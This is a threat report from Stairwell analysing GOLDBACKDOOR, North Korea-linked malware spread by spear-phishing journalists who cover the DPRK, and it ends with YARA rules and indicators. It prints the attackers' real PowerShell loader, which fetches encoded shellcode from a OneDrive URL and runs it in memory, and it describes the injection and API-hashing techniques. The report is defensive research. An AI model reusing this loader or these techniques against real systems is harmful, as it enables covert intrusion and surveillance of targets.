


Stairwell

The ink-stained trail of GOLDBACKDOOR

Threat report

Silas Cutler, Principal Reverse Engineer
21/04/2022

Table of contents

Over the past 10 years, the Democratic People's Republic of Korea (DPRK) has adopted cyber operations as a key means of supporting the regime. While significant attention has been paid to the purported use of these operations as a means of funding DPRK's military programs, the targeting of researchers, dissidents, and journalists likely remains a key area for supporting the country's intelligence operations.

Journalists are high-value targets for hostile governments. They often are aggregators of stories from many individuals – sometimes including those with sensitive access. Compromising a journalist can provide access to highly-sensitive information and enable additional attacks against their sources.


On 18 March 2022, Daily NK shared multiple malicious artifacts with the Stairwell threat research team from a spear-phishing campaign targeting journalists who specialize in the DPRK. These messages were sent from the personal email of a former director of South Korea's National Intelligence Service (NIS). One of these artifacts was a new malware sample we have named GOLDBACKDOOR, based on an embedded development artifact.

Stairwell assesses with medium-high confidence that GOLDBACKDOOR is the successor of, or used in parallel with, the malware BLUELIGHT, attributed to APT37 / Ricochet Chollima. This assessment is based on technical overlaps between the two malware families and the impersonation of Daily NK, a South Korean news site focused on the DPRK.

Daily NK has published an article detailing the incident and this report will outline the technical process in which GOLDBACKDOOR is deployed on infected systems.

GOLDBACKDOOR deployment

Deployment of GOLDBACKDOOR is a multi-stage process, likely designed to avoid detection by antivirus or endpoint security. This process can be logically subdivided into two major components, each with two subsections. A high-level overview of the deployment process is shown below:



By separating the first stage tooling and the final payload, the actor retains the ability to halt deployment after initial targets are infected. Additionally, this design may limit the ability to conduct retrospective analysis once payloads are removed from control infrastructure.

Stage 1

Kang Min-chol Edits 2.zip

The deployment chain for GOLDBACKDOOR in this incident was predicated on a user downloading a ZIP file from `https[:]//main[.]dailynk[.]us/regex?id=oTks2&file=Kang Min-chol Edits 2.zip` and executing a compressed Windows shortcut. The domain `dailynk[.]us` was likely chosen to impersonate DailyNK (`dailynk[.]com`), previously used by APT37 as a strategic web compromise (SWC) using CVE-2020-1380 and CVE-2021-26411. At the time of initial analysis, the domain

mail[.]dailynk[.]us had stopped resolving; however, from historic DNS resolutions, we were able to identify `142.93.201[.]77` as the last address this domain resolved and were able to retrieve the ZIP file.

This ZIP file (SHA256 hash: `9eddd99db6f5a7791f7e446792f04b301d29f6b0596920e8b39647cc7585185d`) was named `Kang Min-chol Edits 2.zip` and contains a single Windows shortcut file. Timestamps in the ZIP file show that the contained file was added on 17 March 2022 at 16:51 UTC.

Kang Min-chol Edits 2.lnk


Contained within the initial ZIP archive was a 282.7 MB Windows shortcut file (LNK) named Kang `Min-chol Edits 2.lnk` (SHA256 hash: `120ca851663ef0ebef585d716c9e2ba67bd4870865160fec3b853156be1159c5`). The attackers masqueraded this shortcut as a document, using both the icon for Microsoft Word and adding comments similar to a Word document. Additionally, this LNK file was padded with `0x90` (or NOP/No Operation) bytes to artificially increase the size of this file, potentially as a means of preventing upload to detection services or malware repositories.

When this LNK file is executed, it executes a PowerShell script that writes and opens a decoy document before starting the deployment process of GOLDBACKDOOR. A formatted version the PowerShell command and executed script are shown below:

```
%windir%\SysWOW64\cmd.exe /c powershell -windowstyle hidden

$dirPath = Get-Location;
if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {
    $dirPath = '%temp%'
};
$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {
    $_.length -eq 0x0010D98A06
} ^| Select-Object -ExpandProperty FullName;
$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00547552 -ReadCount 00547552;
$pdfPath = '%temp%\Kang Min-chol Edits 2.doc';
sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 009440)) -Encoding Byte; ^& $pdfPath;
$won11 ="$temple="""5B4E...(Removed for readability)...293B""";
    $martin="""""""";
    for($i=0;$i -le $temple.Length-2;$i=$i+2){
        $Sorre=$temple[$i]+$temple[$i+1];
        $martin= $martin+[char]([convert]::toint16($Sorre,16));
    };
    Invoke-Command -ScriptBlock ([Scriptblock]::Create($martin));";
Invoke-Command -ScriptBlock ([Scriptblock]::Create($won11));
```

The decoy document (SHA256 hash: `94ca32c0a3002574d7ea1bef094146a9d3b2ad0018b3e3d3f4ffca8689b89e5a`) dropped by this LNK file is embedded at file offset `0x24E0` (9440) and written to `%temp%\Kang Min-chol Edits 2.doc`, before being opened. The following screenshot shows the opened document after a user runs the shortcut. To a user executing the LNK file, believing it was a legitimate document, the only indication that something suspicious was underway may have been a short delay while the document was extracted and written to disk.



Screenshot of decoy document

After deploying the decoy document, the PowerShell script decodes a second PowerShell script, hex-encoded in the `$temple` variable, which it executes using Invoke-Command. A decoded and formatted version of the second PowerShell script is shown below:

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b=Add-Type -MemberDefinition $aa -Name "AAA"  -PassThru;
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint
c,out IntPtr d);';
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient;
$d="hxxps://api[.]onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBcjl6ZnJ3eFdXRW9hczVYaV
c5TWUxNGlhQnM_ZT0wZVdDcTc/root/content";
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr
c,IntPtr d,uint e,IntPtr f);';
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru;
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint
b);';
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru;
$e=112;
do {
  try {
    $c.Headers["user-agent"] = "connnecting...";
    $xmpw4=$c.DownloadData($d);
    $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
    $old = 0;
    $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
    for ($h = 1; $h -lt $xmpw4.Length; $h++) {
       [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor
$xmpw4[0]) );
    };
    try{throw 1;}
    catch{
     $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
     $fff::WaitForSingleObject($handle, 500*1000);
   };
  $e=222;
  }
  catch{
    sleep 11;
    $e=112;
  }
} while($e -eq 112);
```

When executed, this second PowerShell script will download and execute a shellcode payload (XOR encoded using the first-byte as a key) stored on Microsoft OneDrive. When manually downloaded during analysis, this payload was named `Fantasy`.

Stage 2

Fantasy injector

Fantasy is the first of a two-part process for deploying GOLDBACKDOOR. Both parts are written in position-independent code (shellcode) containing an embedded payload, and use process injection to deploy GOLDBACKDOOR.

Shellcode typically resolves external Windows API calls at runtime. Fantasy uses a common technique for this, which involves parsing the `InLoadOrderModuleList` structure of the Process Environment Block (PEB) of the parent process to generate a list of libraries already loaded. When Fantasy needs to use one of these API calls, it passes a hashed value of the intended API call to a dedicated function that returns the corresponding address. This function hashes loaded Windows API names and libraries until it matches the requested hash. A pseudocode implementation of this hashing is shown below:

```
def resolve_import(apiName, dllFilename):
    # Ex:
    #  apiName = VirtualAlloc
    #  dllFilename: unicode(kernel32.dll)
    # Return: 0xAA7ADB76

    dllHash = 0
    nameHash = 0

    for c in dllFilename:
        dllHash = ror(dllHash, 11, 32)
        if ord(c) >= 97:
            dllHash -= 32
        dllHash = ord(c) + dllHash
    for i in apiName:
        nameHash = ror(nameHash, 15, 32) + i

    nameHash = (nameHash ^ dllHash)
    return nameHash
```

Upon execution, Fantasy parses files under `%WINDIR%\System32` until one is found that ends in `.exe` that Fantasy has read access. The full path to the identified executable file is written to `%localappdata%\\log_gold.txt`, possibly for debugging purposes, before being started in a suspended state using `CreateProcessA` and passing the `CREATE_SUSPENDED` flag.

Once a suspended process has been created, Fantasy will decode a shellcode payload, which will be injected into the newly created process. The injected payload is stored at offset `0x672` and obfuscated using a single byte eXclusive OR (XOR) cipher. The size and XOR key for this payload are structured

using a distinctive format to avoid statically defining values in the shellcode. A representation of this structure is shown below:

```
00000000  23 fa 53 10 00 a0 cf 3f ae 67 07 2f 9a 68 34 ee  |#úS.. Ï?®g./.h4î|
00000010  78 76 75 10 ce 76 49 33 73 cb a5 23 23 23 dc f3  |xvu.ÎvI3sË¥###Üó|
...
23                - XOR key
fa 53 10 00       - Payload size
a0 cf 3f ae...    - Encoded payload data
```

After this payload is decoded, Fantasy uses a standard process involving `VirtualAllocEx`, `WriteProcessMemory`, and `RtlCreateUserThread` to spawn a thread under the previously created process for execution of this payload.

Final dropper

The shellcode payload, running as a thread in a process created by Fantasy, is responsible for the final deployment of GOLDBACKDOOR. Fundamentally, this component is close in design and functionality to its parent shellcode loader; it uses the same method for API resolution, payload structure, and writes a log file to `%localappdata%\\log_gold2.txt`.

The payload delivered by this stage is a Windows Portable Executable (PE) file for GOLDBACKDOOR. As with the previous shellcode payload, the first byte is used as an XOR key and the proceeding DWORD defines the size of the encoded payload. After decoding, the PE header of the payload is parsed for its respective EntryPoint[1], which is then called to begin the execution of GOLDBACKDOOR.

GOLDBACKDOOR

The identified copy of GOLDBACKDOOR is a Windows Portable Executable (PE) file with a build timestamp of 9 February 2022 02:38:30 UTC and contains a Program Database (PDB) path reference to `D:\Development\GOLD-BACKDOOR\Release\FirstBackdoor.pdb`, from which was named.

In contrast with the timestamps of files in the ZIP file, which were added within hours of being sent to targets, this executable was created over a month prior, potentially indicating the final payload is not customized on a per-target basis. While it is unclear from this sample alone if individual operators have the ability to generate on-demand unique copies of GOLDBACKDOOR, these types of time deltas can sometimes be reflective of actor groups composed of separated operational and development teams.

[1] https://docs.microsoft.com/en-us/windows/win32/debug/pe-format

During Stairwell's analysis of this malware, the identified PDB path in GOLDBACKDOOR led to the initial linking of this malware to a copy of BLUELIGHT, reported by Volexity[2] in August 2021, containing a PDB path of `E:\Development\BACKDOOR\ncov\Release\bluelight.pdb`. Based on corresponding build paths, it's likely both malware families were created by a common development resource.

GOLDBACKDOOR utilizes cloud service providers for receiving actor commands and exfiltrating data. The sample analyzed as part of this investigation used Microsoft OneDrive and Graph APIs, while an additional identified sample (SHA256 hash: `485246b411ef5ea9e903397a5490d106946a8323aaf79e6041bdf94763a0c028`) used Google Drive. Embedded in the analyzed copy of GOLDBACKDOOR are a set of API keys used to authenticate against Azure and retrieve commands for execution. Received commands are prefixed with a single-character value, which denotes the corresponding task requested of the malware.

GOLDBACKDOOR provides attackers with basic remote command execution, file downloading/uploading, keylogging, and the ability to remotely uninstall. This functionality and implementation closely match BLUELIGHT; however, the increased focus appears to have been placed on file collection and keylogging. A list of file extensions checked for by this malware are listed below:


```
jpg, doc, xls, ppt, hwp, url, csv, pdf, show, cell, eml, odt, rft, nxl, amr, 3gp, m4a, txt, msg,
key, der, cer, docx, xlsx, pptx, pfx, mp3, inf, jog, bin
```

Tracking document

While analyzing the deployment chain of GOLDBACKDOOR, DailyNK provided a second file (SHA256 hash: `c5369c2ce7f33d6cd209cd61226a0637adc809b864deb73a98d78bfed0883163`) that was sent by the attackers and initially staged on Microsoft OneDrive. Contained in this ZIP file was a single Microsoft Word document named Kang Min-chol Edits 2.doc (SHA256 hash: `18c9fd4f781789cd15cee4fcb18fa983897fc9876422d662a2243ff7499f5948`), consistent with the file names from the initial phishing attempt.

The content of this document matches that of the decoy document deployed by the LNK file in the previous phishing attempt, with one critical addition. Embedded in the document is a reference to an external image hosted on the cloud application platform Heroku. When viewed in Microsoft Word, if this link returns an image, it will be presented as part of the document; otherwise, it may go unnoticed by a user. When the document is viewed using the GNU strings tool, the embedded link is easily seen:

[2] https://www.volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infects-victims-using-browser-exploits/



Embedded link in tracking document

Based on the URL path and value in the `id` field corresponding to the document's name, it is likely this was included to give the attacker visibility into when and where the document was opened. This type of operational security tradecraft is generally consistent with sophisticated threat actors with mature offensive programs.

Conclusion

Tracking cyber threats is an iterative process, and no incident provides us with a complete view into every aspect of a threat actor's history. However, every incident affords us the opportunity to learn something new. Over time, we develop an understanding of the range of an actor's capabilities, objectives, and tradecraft.

Based on the presented analysis, the GOLDBACKDOOR malware shares strong technical overlaps with the BLUELIGHT malware. These overlaps, along with the suspected shared development resource and impersonation of Daily NK, support our attribution of GOLDBACKDOOR to APT37.

Stairwell would like to thank Daily NK for the opportunity to assist in this investigation, the SentinelOne research team for their support, and Volexity for their outstanding prior research into this actor.

Appendix

YARA rules

Stairwell's Inception users already have access to these rules automatically.

```
rule NK_GOLDBACKDOOR_LNK
{
    meta:
        author= "Silas Cutler (silas@Stairwell.com)"
        description = "Detection for LNK file used to deploy GOLDBACKDOOR"
        version = "0.1"
    strings:
        $ = "WINWORD.exe" wide nocase
        $ = "$won11 =\"$temple=" wide
        $ = "dirPath -Match 'System32' -or $dirPath -Match 'Program Files'" wide
    condition:
        2 of them and uint16(0) == 0x4c
}

rule NK_GOLDBACKDOOR_LNK_payload
{
    meta:
        author= "Silas Cutler (silas@Stairwell.com)"
        description = "Detection for obfuscated Powershell contained in LNK file that deploys
GOLDBACKDOOR"
        version = "0.1"
    strings:
        $ = "WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]" ascii wide nocase
    condition:
        all of them
}

rule NK_GOLDBACKDOOR_obf_payload
{
    meta:
        author= "Silas Cutler (silas@Stairwell.com)"
        description = "Detection for encoded shellcode payload downloaded by LNK file that drops
GOLDBACKDOOR"
        version = "0.1"
    strings:
        $init = { e6b3 6d0a 6502 1e67 0aee e7e6 e66b eac2 }
    condition:
```

```
        $init at 0
}

rule NK_GOLDBACKDOOR_inital_shellcode
{
    meta:
        author= "Silas Cutler (silas@Stairwell.com)"
        description = "Detection for initial shellcode loader used to deploy GOLDBACDOOR"
        version = "0.1"
    strings:
        //seg000:07600058 8D 85 70 FE FF FF                       lea     eax, [ebp+var_190]
        //seg000:0760005E C7 45 C4 25 6C 6F 63                    mov     dword ptr [ebp+var_3C],
'col%'
        //seg000:07600065 50                                      push    eax
        //...
        //seg000:0760008F C7 45 D8 6F 6C 64 2E                    mov     dword ptr
[ebp+var_3C+14h], '.dlo'
        //seg000:07600096 C7 45 DC 74 78 74 00                    mov     dword ptr
[ebp+var_3C+18h], 'txt'
        $ = { C7 45 C4 25 6C 6F 63 50 8D 45 C4 C7 45 C8 61 6C 61 70 8B F9 C7 45
            CC 70 64 61 74 50 B9 BD 88 17 75 C7 45 D0 61 25 5C 6C 8B DA C7 45 D4 6F
            67 5F 67 C7 45 D8 6F 6C 64 2E C7 45 DC 74 78 74 00 }
        // Import loaders
        $ = { 51 50 57 56 B9 E6 8E 85 35 E8 ?? ?? ?? ?? FF D0 }
        $ = { 6A 40 68 00 10 00 00 52 6A 00 FF 75 E0 B9 E3 18 90 72 E8 ?? ?? ?? ?? FF D0}

    condition:
        all of them
}

rule NK_GOLDBACKDOOR_injected_shellcode
{
    meta:
        author= "Silas Cutler (silas@Stairwell.com)"
        description = "Detection for injected shellcode that decodes GOLDBACKDOOR"
        version = "0.1"
    strings:
        $dec_routine = { 8A 19 57 8B FA 8B 51 01 83 C1 05 85 D2 74 0E 56 8B C1 8B F2 30 18 40 83
EE 01 75 F8 5E 57 }
        $rtlfillmemory_load = {B9 4B 17 CD 5B 55 56 33 ED 55 6A 10 50 E8 86 00 00 00 FF D0}
        $ = "StartModule"

        $log_file_name = {C7 44 24 3C 25 6C 6F 63 50 8D 44 24 40 C7 44 24 44 61 6C 61 70 50 B9 BD
88 17 75 C7 44 24 4C 70 64 61
             74 C7 44 24 50 61 25 5C 6C C7 44 24 54 6F 67 5F 67 C7 44 24 58 6F 6C 64 32 C7 44 24
5C 2E 74 78 74}
```

```
        $ = { B9 8E 8A DD 8D 8B F0 E8 E9 FB FF FF FF D0 }
    condition:
        3 of them
}

rule NK_GOLDBACKDOOR_generic_shellcode
{
    meta:
        author= "Silas Cutler (silas@Stairwell.com)"
        description = "Generic detection for shellcode used to drop GOLDBACKDOOR"
        version = "0.1"
    strings:
        $ = { B9 8E 8A DD 8D 8B F0 E8 ?? ?? ?? ?? FF D0 }
        $ = { B9 8E AB 6F 40 [1-10] 50 [1-10] E8 ?? ?? ?? ?? FF D0 }
    condition:
        all of them
}

rule NK_GOLDBACKDOOR_Main
{
    meta:
        author= "Silas Cutler"
        description = "Detection for Main component of GOLDBACKDOOR"
        version = "0.1"
    strings:
        $str1 = "could not exec bash command." wide
        $str2 = "%userprofile%\\AppData" wide
        $str3 = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.3112.113 Safari/537.36" wide
        $str4 = "tickount: %d"
        $str5 = "Service-0x" wide
        $str6 = "Main Returned"
        $b64_1 = "TwBuAGUARAByAHYAVQBwAGQAYQB0AGUAAAA="
        $b64_2 = "aGFnZW50dHJheQ=="
        $b64_3 = "YXBwbGljYXRpb24vdm5kLmdvb2dsZS1hcHBzLmZvbGRlcg=="
        $pdb = "D:\\Development\\GOLD-BACKDOOR\\"
    condition:
        4 of them or ( $pdb and 1 of them )
}
```

Infrastructure

Indicator	Type	Date Active	Description
main[.]dailynk[.]us	Domain	March 2022	Domain used for staging malicious document
142.93.201[.]77	IP address	March 2022	IP address main[.]dailynk[.]us resolved to at the time of the incident

Files

File Name	File Type	Size	SHA256 Hash
Kang Min-chol Edits 2.zip	Zip archive file	487K	9eddd99db6f5a7791f7e446792f04b301d29f6b0596920e8b39647cc7585185d
Kang Min-chol Edits 2.lnk	Windows shortcut file	282.7M	120ca851663ef0ebef585d716c9e2ba67bd4870865160fec3b853156be1159c5
Kang Min-chol Edits 2.doc	Microsoft Office Document	526K	94ca32c0a3002574d7ea1bef094146a9d3b2ad0018b3e3d3f4ffca8689b89e5a
Fantasy	Binary Data	1.1M	45ece107409194f5f1ec2fbd902d041f055a914e664f8ed2aa1f90e223339039
N/A (GOLDBACKDOOR)	Binary Data	1.1M	c02d0f7bc47bfd46bf88cad0648b24118ca77675c77595b68c0da9d91208b1de
Kang Min-chol Edits 2.zip (Tracking Document zip)	Zip archive file	187K	c5369c2ce7f33d6cd209cd61226a0637adc809b864deb73a98d78bfed0883163
Kang Min-chol Edits 2.doc (Tracking Document)	Microsoft Office Document	525K	18c9fd4f781789cd15cee4fcb18fa983897fc9876422d662a2243ff7499f5948
N/A	Windows portable executable	1.2M	485246b411ef5ea9e903397a5490d106946a8323aaf79e6041bdf94763a0c028

For more information on the intelligence provided in this report,
contact us at research@stairwell.com